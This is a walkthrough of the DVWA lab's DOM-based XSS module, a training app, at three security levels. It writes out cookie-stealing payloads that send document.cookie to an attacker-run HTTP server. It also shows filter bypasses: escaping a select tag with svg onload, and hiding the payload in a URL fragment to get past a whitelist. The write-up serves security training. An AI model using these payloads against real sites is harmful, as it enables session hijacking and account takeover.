DVWA Walkthrough X - DOM Based Cross Site Scripting (XSS)
A walkthrough of the Damn Vulnerable Web Application (DVWA) module 10, DOM Based Cross Site Scripting (XSS).

To further your understanding of DVWA, explore the comprehensive DVWA walkthrough or browse the full DVWA series to master every vulnerability level.
DOM Based Cross Site Scripting (XSS)
What’s this?
DOM-based XSS occurs when client-side JavaScript takes attacker-controlled data from sources like the URL (e.g., location.hash) and writes it unsafely to a DOM sink like innerHTML or eval(), executing malicious scripts entirely in the browser. PortSwigger Academy notes this client-side variant bypasses server-side detection, often via reflected URL fragments processed post-load. In DVWA, it simulates unsafe JavaScript handling of user input across security levels.
DOM XSS enables session hijacking, keylogging, or phishing in victims’ browsers, leading to account compromise without server logs.
Objective
The main goal of this module is to run your own JavaScript in another user’s browser to steal his cookie.
Security: Low
Help
Low level will not check the requested input, before including it to be used in the output text.
Check the source code here.
- Since there are no protections in place, we can simply try an XSS payload in the
languageparameter and see if it works:
- The goal is to obtain the user’s cookie value, so we need a payload that grabs it and sends it to us. We can start a Python HTTP server on our machine (
python -m http.server 8000) and use the following payload:1
<script>window.location='http://192.168.1.145:8000/?cookie='+document.cookie</script>

Security: Medium
Help
The developer has tried to add a simple pattern matching to remove any references to “<script” to disable any JavaScript. Find a way to run JavaScript without using the script tags.
Spoiler: You must first break out of the select block then you can add an image with an onerror event:
Check the source code here.
- At the medium security level, the server filters out the
<script>tag. We can try alternative payloads such as<svg/onload=alert(1)>, but this does not work either. - If we inspect the HTML code, we can see that we first need to escape from the
<select>tag:

- Let’s try the previous payload again, but this time escaping the
<select>block:1
</select><svg/onload=alert(1)>
- Now, we complete the objective and retrieve the user’s cookie using the same HTTP server:
1
</select><svg/onload=window.location='http://192.168.1.145:8000/?cookie='+document.cookie>

Security: High
Help
The developer is now white listing only the allowed languages, you must find a way to run your code without it going to the server.
Check the source code here.
At this point, the application uses a whitelist of allowed languages. If we try to supply anything not included in the whitelist, it gets replaced with English. According to the technique described in OWASP Advanced Techniques and Derivatives for DOM XSS:
It is possible to avoid sending the payload to the server as the URI fragments (the part in the URI after the ‘
#’) is not sent to the server by the browser. Thus, any client side code that references, say,document.location, may be vulnerable to an attack which uses fragments, and in such case the payload is never sent to the server.
Basically, we can use # to bypass the whitelisting check, as everything after it is ignored by the server. First, we test with a simple payload: <script>alert(1)</script>:  Then, we complete the module using the following URL:
 http://192.168.1.131:4280/vulnerabilities/xss_d#default=<script>window.location=’192.168.1.145:8081/?cookie=’+document.cookie</script> 